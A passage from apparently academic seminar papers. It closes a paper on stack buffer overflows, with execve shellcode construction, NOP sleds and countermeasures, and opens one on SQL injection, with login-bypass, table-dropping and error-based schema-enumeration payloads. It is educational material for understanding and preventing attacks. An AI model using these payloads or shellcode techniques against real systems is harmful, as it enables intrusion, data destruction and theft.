First, the number 11 (`0xb`) is copied into the `AX` register, where 11 represents the syscall table entry `execve`. On the Windows operating system this works similar, but the syscall table looks differently. Afterwards, the address of the string (in this case `0x22222222`) that contains the command line to be executed, is copied into the register `BX` and, finally, a `null` word is placed into the `CX` and `DX` registers. The execution of the system call is done by changing into kernel mode with the `int` instruction. In general, a system call on a Linux kernel works like this: The system call number (i.e. the identifier for a function) is placed into the `AX` register. The registers `BX`, `CX`, `DX`, `DI`, and `SI` hold the parameters for the system call, starting with the first one in `BX`. To execute the call, the interrupt number `0x80` is invoked. The interrupt will then leave its return value in the `AX` register.

2.8 Exploit the Buffer Overflow

The term "buffer overflow" implies that a buffer was filled above its maximum size, but in the examples above this has not yet been the case. The code of Section 2.7 needs to be infiltrated into the process and executed. The idea is to put it into the buffer, writing beyond its reserved memory space, over the saved `BP` and return address. Writing the machine code of instruction `int $0x80` at the position where the return address resides, however, would lead to a segmentation fault. The processor expects a valid address to be stored there, and the machine code denotes most probably not even remotely a valid address. One easy way is to put the address of the buffer just behind the `int` instruction, so it overrides the return address, letting it point to where the code was placed. Figure 2.4 shows how this will look like.

In Section 2.7, we used the dummy value `0x22222222` as address of the string with the command line, but this is, of course, not its real address in memory. The question now is, how to get this string address? One answer to this is easy if it is a global buffer that has a fixed address, which will not change, even on multiple executions. So if there is a global buffer and the string is put right after the `int` instruction, it is possible to count the distance from the beginning of the buffer to the string. The code in between is known, as well as their representation in hex-code. The address `0x22222222` then can be replaced by the calculated one and the exploit code is ready. The pseudo-code with fictional addresses looks like this:

```
0x1  movl $0xb,%eax
0x2  movl $0x6, %ebx
0x3  movl $0x00, %ecx
0x4  movl $0x00, %edx
```




Fig. 2.4: Return address pointing back into the buffer

```
0x5  int $0x80
0x6  /bin/sh
```

Unfortunately, this exploit code can only be used for one specific executable file, where the global buffer address is known. On every other binary, the address of the buffer will be different. That is why there is another, quite tricky but smart solution for this. The goal is to put the address of the string on a known position in memory that can be addressed relatively for every binary, created from the source code. Placing the string address on the stack is a good solution, but the question is, how to do this? Section 2.4 shows one specific assembler instruction which copies an address onto the stack – `call`. Whenever a function is called, `call` pushes the return address onto the stack. This return address is the address of the instruction that follows the function call, because after the call is executed, the execution flow should continue exactly at this point. Putting a call instruction right before the string will push the address of the string onto the stack, because the string starts in the next memory cell after the machine code of the `call` instruction. This will lead to pseudo-code which reads as follows:

```
0x1  pop %esi
0x2  movl $0xb,%eax
0x3  movl %esi, %ebx
0x4  movl $0x00, %ecx
0x5  movl $0x00, %edx
0x6  int $0x80
0x7  call ????????
0x8  /bin/sh
```

With the string's address on the stack, it is possible to use a real relative address. The address of the string can now be obtained with `pop`. There is just one gap left to fill: the argument of the `call` instruction. Because the `call` is after the `int` instruction it is necessary to jump back to where the parameters for `int` are set up, in this case the `pop` instruction. Having solved the problem with an unknown string address, another question arises: How to reach the `call` instruction in the code without executing all other instructions before it?

Again, Section 2.4 has the answer to this: a `jmp` instruction. The code between the `jmp` and `call` is known, so it is possible to calculate the difference in bytes and use it in the jump. Using the same assumption on `call`, we also know where to go back in the code. This is shown in the following example:

```
0x1  jmp 0x07
0x2  pop %esi
0x3  movl $0xb,%eax
0x4  movl %esi, %ebx
0x5  movl $0x00, %ecx
0x6  movl $0x00, %edx
0x7  int $0x80
0x8  call -0x06
0x9  /bin/sh
```

Putting everything together, the execution flow looks like shown in Figure 2.5.




Fig. 2.5: Execution flow in the buffer

2.8.1 Converting Assembler Instructions to Hex

The assembler code explained in the previous section, needs to be put into the buffer and therefore it is necessary to convert it to a hexadecimal representation. Otherwise, it is not possible to use it as an input for a character buffer. One way to do this is to put the instructions inside a C file with inline assembler and compile it. Afterwards it is possible to use the gdb debugger to get a hexadecimal representation of each instruction by having a look at the disassembly. The command to get a hexadecimal representation for one address is: *x/bx <addr>*. Putting the hex representation of all addresses that belong to the exploit code together results in an array of characters. There is still one more problem left: Character buffers are usually terminated by a zero byte which marks the end of strings. The workaround to this problem is, to substitute all operations that contain zero bytes, like

`movl $\$$0x00000000, \%ecx` by `xor %ecx.%ecx`

`movl $\$$0x00000001, \%ecx` by `movl $\$$0x11111111, \%ecx, subl $\$$0x11111110, \%ecx`

2.8.2 `nop` Sled Technique

This technique is one that helps the attacker to guess where the beginning of the buffer is and thus can make the return address point to it. Instead of putting a `jmp` instruction right at the beginning of the buffer, `nop` instructions are placed there. As explained in Section 2.4, this instruction does nothing but forwarding the instruction pointer to the next instruction. If the attacker puts multiple `nop`'s behind each other and afterwards adds the `jmp` instruction, the `nop`'s will behave like a *sled* and the instruction pointer slides directly to the `jmp` and executes it. The return address now points to a position inside this sled, so the attacker has a higher probability of guessing it. One problem with this technique is that most buffers are not very large, so if the exploit code does not match that size, he has to put it somewhere else in memory, which is not easy to manage. Another problem is that *intrusion detection systems* can detect such a `nop` sled and alert the administrator, which is why the `nop` sled is sometimes build by other instructions that are not doing anything useful but incrementing the instruction pointer.[7]

2.8.3 Jump-to-Register Technique

If the attacker wants to exploit a relatively small buffer, there is no room for an extra `nop` sled and guessing stack offsets is not very reliable, too. The jump-to-register technique, however, is very reliable, once it works and thus can be used for automatic exploitation. The trick is to find unintentional jumps to addresses in registers in the disassembly of the programme. For example, the assembler sequence *0xFF 0xE4* on a 80x86 machine stands for *JMP %esp*. As this is rarely used within a programme, there is still the possibility of finding it as a part of another, longer assembly instruction. Any other registers can be used as well, *%esp* is just an example. Once such a sequence is found, the attacker could overwrite the return code of a function that contains a too small buffer and let it point to the sequence in the middle of an assembler instruction. The content of the register, the programme should jump to, must be known by the attacker. He needs an address that points to a buffer he has control over and where he can put his exploit code into. If the programme now wants to return from the function with the overwritten return address, it jumps to a register which contains a pointer to a buffer and executes all instructions in it. [7]

2.8.4 Shellcode in Environment Variables Technique

As already mentioned in the jump-to-register technique, there are scenarios where the buffer is too small for the entire shell code that is needed to exploit the vulnerability properly. In a case where the attacker has access to the programme's environment variables, such a limited buffer is not a high barrier, because environment variables are above the stack as shown in Figure 2.1. The attacker can overwrite the return address with an address pointing into this area to the specific environment variable that holds his payload and thus execute it. Another advantage for the attacker is that these environment variables are not limited in size, so his code can become arbitrarily long.

2.9 Common Programming Mistakes

As mentioned earlier, the problem that leads to buffer overflows is copying data without checking the boundaries of the used buffers. The programming language C does not handle boundary checks by itself but leaves it for the programmer. In the C library there are functions like `strcat()`, `strcpy()`, `sprintf()`, and `vsprintf()` that copy strings up to the terminating zero character, so the programmer must take care of checking whether his buffers are large enough or not. Another example where buffer overflows can be found are the

functions `gets()` or `scanf()` which read from the standard input stream without checking for any boundaries. They should be avoided and replaced by functions like `getc()`, `fgetc()`, or `getchar()` which read just one character at a time. Knowing that these functions just read one byte at a time does not prevent the programmer from producing a buffer overflow, because if he creates a `while` loop that reads until a certain delimiter occurs and the user's input lacks this delimiter, it could exceed his buffer if he has not checked that. [8]

2.10 Counter Measurements

Because buffer overflows are such a huge problem, a lot of people have thought about how to prevent them. Several programming languages like Java and C# evolved that already perform built-in boundary checking. This is one of the best ways to prevent buffer overflows, because in C it was always the programmer who created the buffer overflow by forgetting to check its buffer sizes. However, this is not a solution for existing programmes or programmes that, for several reasons, cannot be written in a language that does all the checking for the programmer.

2.10.1 XD and NX-bit

Intel included a so called XD-bit which stands for *eXecute Disable* and AMD put a NX-bit in their processors which stands for *No eXecute*. The goal of this bit is that the part of the stack which is used to store data cannot be executed, thus leading an attacker to not being able to insert his code in the buffer and execute it. The NX/XD bits are stored in the page table as meta data for the pages in virtual memory. On 64 bit processors for instance, the 63rd bit of each page table contains a 1 if it should not be possible to execute code in this page, or a 0 if it should be possible. Several operating systems already support this in their newest versions. In order to support 32-bit x86 processors there are software emulators that emulate the NX-bit for example PaX and ExecShield.[9]

2.10.2 GCC Stack Protection

GCC offers a special flag *-fstack-protector* to activate a Stack-Smashing Protector (also known as ProPolice). This protector protects the return address and the saved `BP` from being overwritten and it sorts all array variables to the highest point on the stack in order to make it harder to overwrite other code if exceeding their size. Furthermore, parameters of functions are copied and relocated in memory together with local variables in order to protect them.

2.10.3 Microsoft API-functions

Microsoft decided to have a closer look on the functions in the C-library and replaced some of the most critical functions with their own, saver versions. This happened during the development for Visual Studio 2005. If a programmer uses this framework, he can activate a certain option so functions like `strcpy()` get replaced by the Microsoft function `strcpy_s()` which do more parameter checking and thus helping the programmer to prevent obvious buffer overflows. But still, this option cannot hinder the programmer completely from producing buffer overflow security holes. [10]

2.11 Summary

In this paper, we have covered various aspects of buffer overflows, including background information that are mandatory for understanding what is going on inside the memory.

First of all a review about the memory layout of a process was given, afterwards the stack layout was explained in more detail. The following sections covered the execution flow of a programme and how to gain control over it by changing return addresses of functions. One example in C-source was given to show that it is possible to skip instructions in the source code by manipulation return addresses and the main example showed how to obtain a command shell. Some techniques have been explained that are typically used to gain profit out of buffer overflow vulnerabilities, but not all buffer overflows can be used in such a way, i.e., to execute arbitrary code. Protection against buffer overflows is possible, by either choosing a programming language that does the necessary boundary checking for the programmer, or by thinking twice about what library functions to use to solve a given problem.

Modern systems have to deal with older programmes that might suffer from buffer overflow vulnerabilities and thus some techniques like stack protection in compilers and non-executable bits in hardware were developed. In the end, it is only the programmer who can prevent security holes in his code, regardless how sophisticated the countermeasures provided by the programming system of his choice are.

References

[1] Peter Jay Salzman. Using gnu's gdb debugger, 2006. Online available at http://dirac.org/linux/gdb/02a-Memory_Layout_And_The_Stack.php [accessed 2008-02-01].

[2] Wikibooks Community. X86 assembly/x86 assemblers, 2007. Online available at http://en.wikibooks.org/w/index.php?title=X86_Assembly/x86_Assemblers&oldid=1068346 [accessed 2008-01-02].

[3] Dennis M. Ritchie Brian W. Kernighan. *Programmieren in C.* Carl Hanser Verlag, Munich and Vienna, second edition, 1990. ISBN 3-446-15497-3.

[4] Aleph One. Smashing the stack for fun and profit. *Phrack*, 7(49), August 1996. Online available at http://www.phrack.org/issues.html?issue=49&id=14#article [accessed 2008-02-01].

[5] Isaac Greg. An overview and example of the buffer-overflow exploit. *IAnewsletter*, 7 (4):16–21, Spring 2005. Online available at http://iac.dtic.mil/iatac/download/Vol7_No4.pdf [accessed 2008-02-01].

[6] Mark E. Donaldson. *Inside the Buffer Overflow Attak: Mechanism, Method, & Prevention.* Sans Institute, April 3 2002. GSEC Version 1.3. Online available at https://www2.sans.org/reading_room/whitepapers/securecode/386.php?id=386&cat=securecode [accessed 2008-02-01].

[7] Wikipedia Community. Buffer overflow — Wikipedia, The Free Encyclopedia, 2008. Online available at http://en.wikipedia.org/w/index.php?title=Buffer_overflow&oldid=181411947 [accessed 2008-01-02].

[8] Matt Messier John Viega. *Secure Programming Cookbook for C and C++.* O'Reilly, Sebastopol, USA, first edition, 2003. ISBN 0-596-00394-3.

[9] Wikipedia Community. NX bit — Wikipedia, The Free Encyclopedia, 2008. Online available at http://en.wikipedia.org/w/index.php?title=NX_bit&oldid=181406413 [accessed 2008-01-02].

[10] Michael Howard. *C-Laufzeitbibliotheken sichern.* Microsoft, MSDN Deutschland, November 14 2004. Online available at http://www.microsoft.com/germany/msdn/library/net/visualstudio/CLaufzeitbibliothekenSichern.mspx [accessed 2008-02-01].

3

SQL Injection

Abstract. SQL Injection attacks have experienced remarkable growth in recent years and represent a serious threat to any database-driven application. Thanks to the increasing popularity of the World Wide Web, companies focus on web applications to offer cost-effective and reliable solutions for their customers. At first, this paper gives a short introduction to web applications and related vulnerabilities. Afterwards, the Structured Query Language and some basic techniques behind an injection attack are explained in detail. This paper also describes both, Standard SQL Injection and Blind SQL Injection in particular and provides a step-by-step injection guide. At the end, we discuss a multi-layer SQL Injection prevention approach to make web applications more secure.

Stephan Scheuermann, University of Kassel
Wilhelmshöher Allee 73, D-34121 Kassel, Germany
mail@sscheuermann.com

3.1 Introduction

Cyber crimes are hot topics these days and will continue to be for the foreseeable future. However, thanks to several security companies and their preemptive solutions, corporate networks are no longer easy to breach. Today, intrusion prevention and detection products combined with firewalls, client anti-virus and anti-malware scanners protect company networks against many security threats.

In order to breach security mechanisms, hackers have been researching alternative ways to find a gaping hole in corporate security infrastructures successfully. Over 700 million people worldwide use the Internet for banking, shopping, communicating and researching to manage their daily lives. While surfing, private information, including names, addresses, phone numbers, email-addresses, credit card numbers, usernames, passwords etc. are stored on several web servers.

Attacks have moved from the network layer to the web application layer, which is the top target for hackers (see Figure 3.1). By design, web applications are publicly available on the Internet 24 hours a day, 7 days a week. This provides hackers with easy access and almost unlimited attempts to hack any application.

Companies have to reduce the risk of financial losses, image damages, thefts of intellectual property, and losses of consumer confidence. But how can companies prevent these attacks? Therefore, it is important to understand the fundamentals of building secure web




Fig. 3.1: Software vulnerability stack [1]

applications. Software developers have to accept that security is an essential component in every development lifecycle. Software security is definitely not an add-on to remove urgent flaws after the product release. [2, 3]

3.2 Web Applications

A web application or webapp is an application that completely resides on a web server. It can be accessed over a network, such as the Internet or a corporate intranet, by any authorized user. The ability to update and modify web applications on the fly without distributing software to each user is possibly one of the main reasons for it becoming so popular. This results in decreasing support costs and increasing productivity. Another important advantage of web applications is that users are not limited to a specific operating system or a certain web browser. It is no longer necessary to build different clients for Microsoft Windows, Mac OS, Linux and other operating systems. However, browser specific implementations of HTML and CSS can still cause problems.

Most companies adopt web applications to connect seamlessly with suppliers, customers and other stakeholders and to offer effective, efficient, and reliable business applications. Webapps are used to implement webmail, online shopping (see Figure 3.2), and auctions, weblogs, discussion boards, dynamic content, online games, login pages, intranet systems, collaboration portals etc.[4]

3.2.1 Structure

Web applications are commonly implemented as three-tiered applications. Usually, the Presentation Tier (1st layer) is a web browser and a dynamic content technology or framework such as ASP.NET, CGI, JSP/Java, PHP, Python or RubyOnRails etc. is the Application Tier (2nd layer). The Data Tier consists of a company's database management system (3rd layer). The web browser sends the initial request to the second layer, which accesses the database to perform the requested task and generates a user interface sent back to the client. [4]




Fig. 3.2: Popular shopping system amazon.com

3.2.2 Vulnerabilities

Web applications are the number one target of hacker attacks worldwide. According to the Application Security Trends Reports by Cenzic [5], almost 68 percent of all vulnerabilities affect web technologies such as web servers, web browsers and web applications. Companies can no longer rely on a locked down network perimeter as the ultimate defense solution. From a security perspective, firewalls and Secure Sockets Layer (SSL) offer only little protection against Internet attacks. Web traffic often contains attacks such as Cross Site Scripting (XSS), SQL Injection and Content Spoofing etc., that enter the firewall through port 80. This port is normally not blocked by corporate firewalls and is directly forwarded to the web server. Also, SSL is not the overall solution for any security concerns and does not secure a website. SSL only secures the data transfer to and from the server and guarantees that the server URL corresponds to the server certificate URL. [6, 3] For example, web servers can be compromised with SQL Injection whether or not SSL is in use.

Cenzic also estimates that nearly seven out of ten websites [5] visited each day have serious security vulnerabilities that put highly sensitive user information and corporate assets at risk. Any attack to a company's web application can result in a serious harm done to the company. This information is a call to action for any company dealing with webapps. The most important thing to know is that every security flaw is unique to a website and that it takes a big effort to identify and resolve such issues. Development and security teams have to accept that there is no difference between securing web applications and standard applications running on each client. The awful truth about any security considerations is that all software has bugs and design weaknesses. This is the reality of software development, no matter how intense any quality assurance processes are. The challenge is to be aware of any bugs and quickly repair vulnerabilities before attacks occur. One of the main targets of any development process is to minimize the number of bugs and try to avoid typical mistakes supported by source code security scanners.

Current online businesses require organizations to constantly develop new products or to maintain existing applications. This creates high pressure for developers and every associated team member to get the product "Ready to Market" in time. One of the biggest webapp advantage is to maintain applications without distributing and installing software on that many clients because they completely reside on a server. Many companies maintain applications and constantly push a new source code to the server several times a year or even once or twice a week. Even the smallest piece of code could negatively impact the overall security in any web application and each line of code can introduce new vulnerabilities.

Therefore, security must be declared as mandatory within the whole development lifecycle. [2, 3, 7, 8]

3.2.3 Threat Classification

The Web Application Security Consortium (WASC)[1] categorizes each known web application attack in the following six sections, each with unique properties: [9]

- Authentication [9, p. 10]
  Concentrates on attacks dealing with user credential validation such as login pages and other mechanisms to validate a user (example attack “Brute Force”[2])
- Authorization [9, p. 14]
  Deals with threats that target website’s methods to determine user permissions for performing actions for example session management, cookies etc. (example attack “Session Fixation”[3])
- Client-Side Attacks [9, p. 21]
  Focus on attacks abusing a user and injecting a code from external websites into the user’s browser e.g. client-side scripts (example attack “Cross-Site Scripting”[4])
- Command execution [9, p. 27]
  Covers threats that execute remote commands on the website for instance dynamic content depending on user input, dynamic SQL statements etc. (example attack “SQL Injection” (see Section 3.3))
- Information disclosure [9, p. 44]
  Deals with attacks to acquire system specific information for example web server version, patch level, directory listings etc. (example attack “Directory Traversal”[5])
- Logical Attacks [9, p. 54]
  Focus on attacks abusing the application’s logical flow to perform a certain multistep process such as user registration etc. or the website availability (example attack “Denial of Service”[6])

These sections are referred to as “classes of attack” and each unique web application vulnerability e.g. “Denial of Service” is called “type of attack” by the WASC. In 2006, Cross-Site Scripting was the number one web application flaw, but also SQL Injection is a highly important vulnerability with significant effect for sensitive data (see Figure 3.3) [1].

3.3 SQL Injection

SQL Injection attacks have been in the center of some of the largest identity theft incidents in the past years. In 2006 [10], Russian hackers broke into a Rhode Island government website and stole 4,117 credit card numbers from people, who did online business with this state agency. In 2005 [11], one of the biggest and most infamous identity theft incidents was reported. Hackers attacked the CardSystems credit card web application database and stole roughly 200,000 highly sensitive credit card numbers. Several million dollars of fraudulent credit and debit card purchases were made and as a result CardSystems nearly went out of business.

The risk of SQL Injection is on the rise, because of publicly available automatic scanning tools. In the past, an attacker had to exploit the vulnerability manually. Today, automated

[1] more http://www.webappsec.org
[2] more http://en.wikipedia.org/wiki/Brute_force_attack
[3] more http://en.wikipedia.org/wiki/Session_fixation
[4] more http://en.wikipedia.org/wiki/Cross-site_scripting
[5] more http://en.wikipedia.org/wiki/Directory_traversal
[6] more http://en.wikipedia.org/wiki/Denial_of_service




Fig. 3.3: Most common vulnerabilities by class (Top 5) [1]

SQL Injection programs are available. After pointing such a tool to a website, it automatically scans for possible flaws. This technology gives people without any technical knowledge the ability to pick up a freeware tool and attack web applications.

Databases are fundamental components of nearly every web application. They enable webapps to store data needed to deliver dynamic content and render information to each user. User credentials and personal information such as phone numbers and contact details, credit card numbers and payment information, online shopping histories, company business statistics and many other data can be stored within a database. Every legitimated user can access this data storage by webapps, client applications, or in any other way. The information stored in such databases is highly sensitive and possibly the number one asset for running a business. [12, 13, 14, 15, 8, 16]

3.3.1 Structured Query Language

The Structured Query Language (SQL) is a standard database computer language designed to interact with relational database management systems (RDBMS) [17]. SQL allows to query and modify data and to manage and maintain a whole RDBMS. The fact that SQL is standardized by the American National Standards Institute (ANSI) and the International Organization for Standardization (ISO) is one of the main reasons for it to have become that popular. SQL database management system vendors, for example Microsoft or Oracle, usually add some proprietary extensions to the standard language and create a vendor specific SQL dialect. The most common operation in SQL is the *query* which is a collection of statements to retrieve data and to typically return a result set. SQL statements can modify the structure of a database using the *Data Definition Language* statements, known as DDL. It is also possible to manipulate the content of a database using *Data Manipulation Language* statements, known as DML.

```
1 SELECT name, address, creditcard
2 FROM customers
```

Listing 3.1: Typical SQL SELECT statement

The statement in Listing 3.1 retrieves the three columns, `name`, `address`, and `creditcard` from the database table called `customers` returning all rows in the table. Listing 3.2 illustrates another SQL query to limit the result set to a specific customer.

```
1 SELECT name, address, creditcard
2 FROM customers
3 WHERE name='fake'
```

Listing 3.2: Another typical SQL SELECT statement

To restrict the number of rows in the result set the `where` clause eliminates all rows where the comparison predicate does not correspond. In the previous SQL statement (see Listing 3.2) only customers with the name `fake` will be included in the result set. A very important point to notice here is that strings are delimited with single quotes and it is not allowed to put them anywhere else inside the string. SQL Injection occurs when a web application processes user-provided data to dynamically build a SQL statement without validating the input boxes before the query will be transmitted to the database server. For example, to inject any SQL command into the query, attackers can insert a single quote into input boxes following the query to be executed and some special character to begin a comment sequence. Some fundamental injection techniques are shown in Section 3.3.3. [18, 19]

3.3.2 Database Structure

All examples discussed later in this paper rely on a database table with five columns. The SQL statement in Listing 3.3 creates an empty database table called `users` and inserts the columns `id`, `username`, `password`, `address`, and `phone` into this table. Lines 3 to 7 also define column data types as the second argument. The `int` data type represents a 32-bit integer value and `varchar` columns can store character strings up to a predefined length. For example, the field `username` can store 100 characters at the most.

```
1 create table users
2 (
3   id int,
4   username varchar(100),
5   password varchar(100),
6   address varchar(200),
7   phone int
8 )
```

Listing 3.3: Default users table

3.3.3 Basic Techniques

A typical application for dynamic SQL statements is a user login page with a web form and two text boxes for username and password. These values are inserted into a `SELECT` query as shown in Listing 3.4.

```
1 SELECT *
2 FROM users
3 WHERE username='USERNAMEINPUTBOX'
4 AND password='PASSWORDINPUTBOX'
```

Listing 3.4: Dynamically built SQL query

This SQL command instructs the database to match the username and password input box values to the combination already stored in the database. If the given values correspond to the stored values, the user-specific row will be returned. An empty result set will be returned if the combination of username and password is not correct. However, many web applications do not successfully validate web form input and have no mechanisms built in to block input other than usernames and passwords. An attacker, for example, can type in strings similar to Listing 3.5 into the username input box.

```
1 ';␣drop␣table␣users--
```

Listing 3.5: Username input box value

After the query execution the table users is deleted denying all users access to the application. The `--` string at the end instructs the database to a single line comment sequence and all following characters are ignored. Not all database systems support this kind of syntax. In MySQL `#` is defined as a single line comment sequence. Every semicolon denotes the end of one query and the beginning of another. This small example is only of minimal effort and can have devastating effects for any business. To log in as user `administrator` without knowing the password, attackers can insert the string shown in Listing 3.6 into the username input box.

```
1 administrator'--
```

Listing 3.6: Username input box value

Because of the delimiting single line comment sequence only the username will be compared to the database without validating the password. In consequence the hacker can administrate the web application and access possibly highly sensitive corporate assets. It is also possible to completely bypass any authorization logon form without any knowledge about usernames or passwords. Listing 3.7 unveils a string, an attacker can simply insert into username and password input boxes to bypass the user validation.

```
1 '␣OR␣''='
```

Listing 3.7: Username and password input box values

If these inputs are inserted into the dynamic SQL statement which is already defined in Listing 3.4, the SQL query declared in Listing 3.8 is generated.

```
1 SELECT *
2 FROM users
3 WHERE username='' OR ''=''
4 AND password='' OR ''=''
```

Listing 3.8: Final SQL query

Instead of comparing the user-supplied data with the values in the database the query only compares two empty strings with each other. Of course this always returns true and the result set includes all users from the table.

Because of missing precautions, SQL Injection can give a hacker full access to the database contents, allow him to execute system commands, and, in some cases, even provides the ability to take full control of the server hosting the database. The specific impact depends on how easy the code can be exploited and what privileges the web application has to the database system. [15, 20, 21, 22, 23, 24, 8]

3.4 Perform SQL Injection

3.4.1 With Error Messages (Standard)

The first step to make SQL Injection work is to identify possible security flaws in the web application. Thoroughly checking a webapp for any kind of SQL Injection takes more effort than one might expect. To find vulnerabilities, hackers have to check each of the following possible injection points:

- Input boxes in web forms
- Hidden field values
- Parameters in scripts cached from the URL
- Values stored in cookies

To validate if a specific injection point is vulnerable, hackers can benefit from detailed database error messages. Every SQL query is compiled before execution, which can result in syntax errors or other database errors. These messages are often used for debugging and can possibly include sensitive information about the database, for example: table and column names, data types etc. With each query the attacker can reverse engineer the database structure.

Following examples illustrate how to reverse engineer the database structure with the help of detailed database server error messages and SQL Injection. The sample web application uses Active Server Pages (ASP.NET) which accesses a Microsoft SQL-Server database to authenticate users. The html login page includes a web form with two input boxes and a submit button (see Listing 3.9).

```
1 <input name="inputUser" type="text" id="inputUser"/>
2 <input name="inputPass" type="text" id="inputPass"/>
3 <input type="submit" value="submit" id="buttonSub"/>
```

Listing 3.9: Default html login page

Web form values are inserted in a dynamically generated SQL query on the backend server and sent to the SQL database server for execution. The ASP.NET backend will not block any content other than username and password and dynamically build a simple query (see Listing 3.10).

```
1 "SELECT␣*
2 FROM␣users
3 WHERE␣username='" + inputUser.Text + "'
4 AND␣password='" + inputPass.Text + "'"
```

Listing 3.10: Dynamically build SQL query

First, an attacker wants to figure out table names and related columns that the query operates on. The SQL `having` clause is used to restrict the number of rows in the result set and eliminates all rows where the comparison predicate does not correspond. In contrast to `where`, the `having` clause operates on groups and not on single rows. For that reason, only aggregate functions like `sum`, `max`, `count`, and `avg` can be used in the `having` predicate. Attackers can utilize the fact that it is not allowed to use the `having` clause without grouping the result set before. Listing 3.11 includes a simple string that can be inserted into the username input box.

```
1 '␣having␣1=1--
```

Listing 3.11: Username input box value

The delimiting `--` string instructs the database system to ignore all following characters and only execute the SQL query stated in Listing 3.12.

```
1 SELECT *
2 FROM users
3 WHERE username=''
4 HAVING 1=1
```

Listing 3.12: Final SQL query

In consequence of wrong SQL syntax, this simple `SELECT` query delimited with a `having` clause provokes a backend database server error message (see Listing 3.13) and returns some useful information for the hacker.

```
1 Column 'users.id' is invalid in the select list because it is not
      contained in either an aggregate function or the GROUP BY clause
```

Listing 3.13: Database error message

Attackers can extract the table name `users` and the name of the first column called `id` from the error message. Also, they can continue to reverse engineer the database structure by introducing each column into a `group by` clause as follows in Listing 3.14.

```
SELECT *
FROM users
WHERE username=''
GROUP BY users.id
HAVING 1=1
```

Listing 3.14: Final SQL query

Another backend database server error message is produced while executing the query (see Listing 3.15). Hackers can now extract the next column name which is called `users.username` from the error message.

```
Column 'users.username' is invalid in the select list because it is
    not contained in either an aggregate function or the GROUP BY
    clause
```

Listing 3.15: Database error message

Each query execution results in an error message until all columns are successfully added to the `group by` clause which results in an input box value as described in Listing 3.16.

```
' group by users.id, users.username, users.password, users.address, 
    users.phone having 1=1 --
```

Listing 3.16: Username input box value

By now, attackers are acquainted with the tables referenced by the query and all used columns but they have no information about data types. Listing 3.17 displays an input box value to cause a `type conversion` database error message and to obtain missing data type information.

```
' union select sum(users.id) from users--
```

Listing 3.17: Username input box value

Query execution can result in two different error messages. Attempting to calculate the sum of a numerical column an error message is returned (see Listing 3.18) telling the number of expressions in both result sets differs.

```
All queries combined using a UNION, INTERSECT or EXCEPT operator must
    have an equal number of expressions in their target lists
```

Listing 3.18: Database error message

Attempting to sum up string columns an error message is returned telling the type is invalid for this mathematical operation. For example, sum up the username column returns an error message (see Listing 3.19) telling `varchar` is invalid for sum operators:

```
Operand data type varchar is invalid for sum operator
```

Listing 3.19: Database error message

Such information about the database structure is very sensitive and can be a big security flaw in any web application. If webapps are vulnerable this knowledge can result in loss of data and can impact all business activities. As a result security experts concentrate on resolving these problems. Unfortunately, the common solution is suppressing detailed error messages and not making web applications secure by default. In fact, hiding error messages is just another implementation of the very controversial "Security by Obscurity" approach. This approach relies on keeping the process secretive and is no guarantee for secure web applications. It has been proven false especially in computer cryptography. This special technique of performing SQL Injection without detailed error messages is called Blind SQL Injection and will be discussed in the next chapter. [7, 15, 22, 21, 20, 23, 24, 8]

3.4.2 Without Error Messages (Blind)

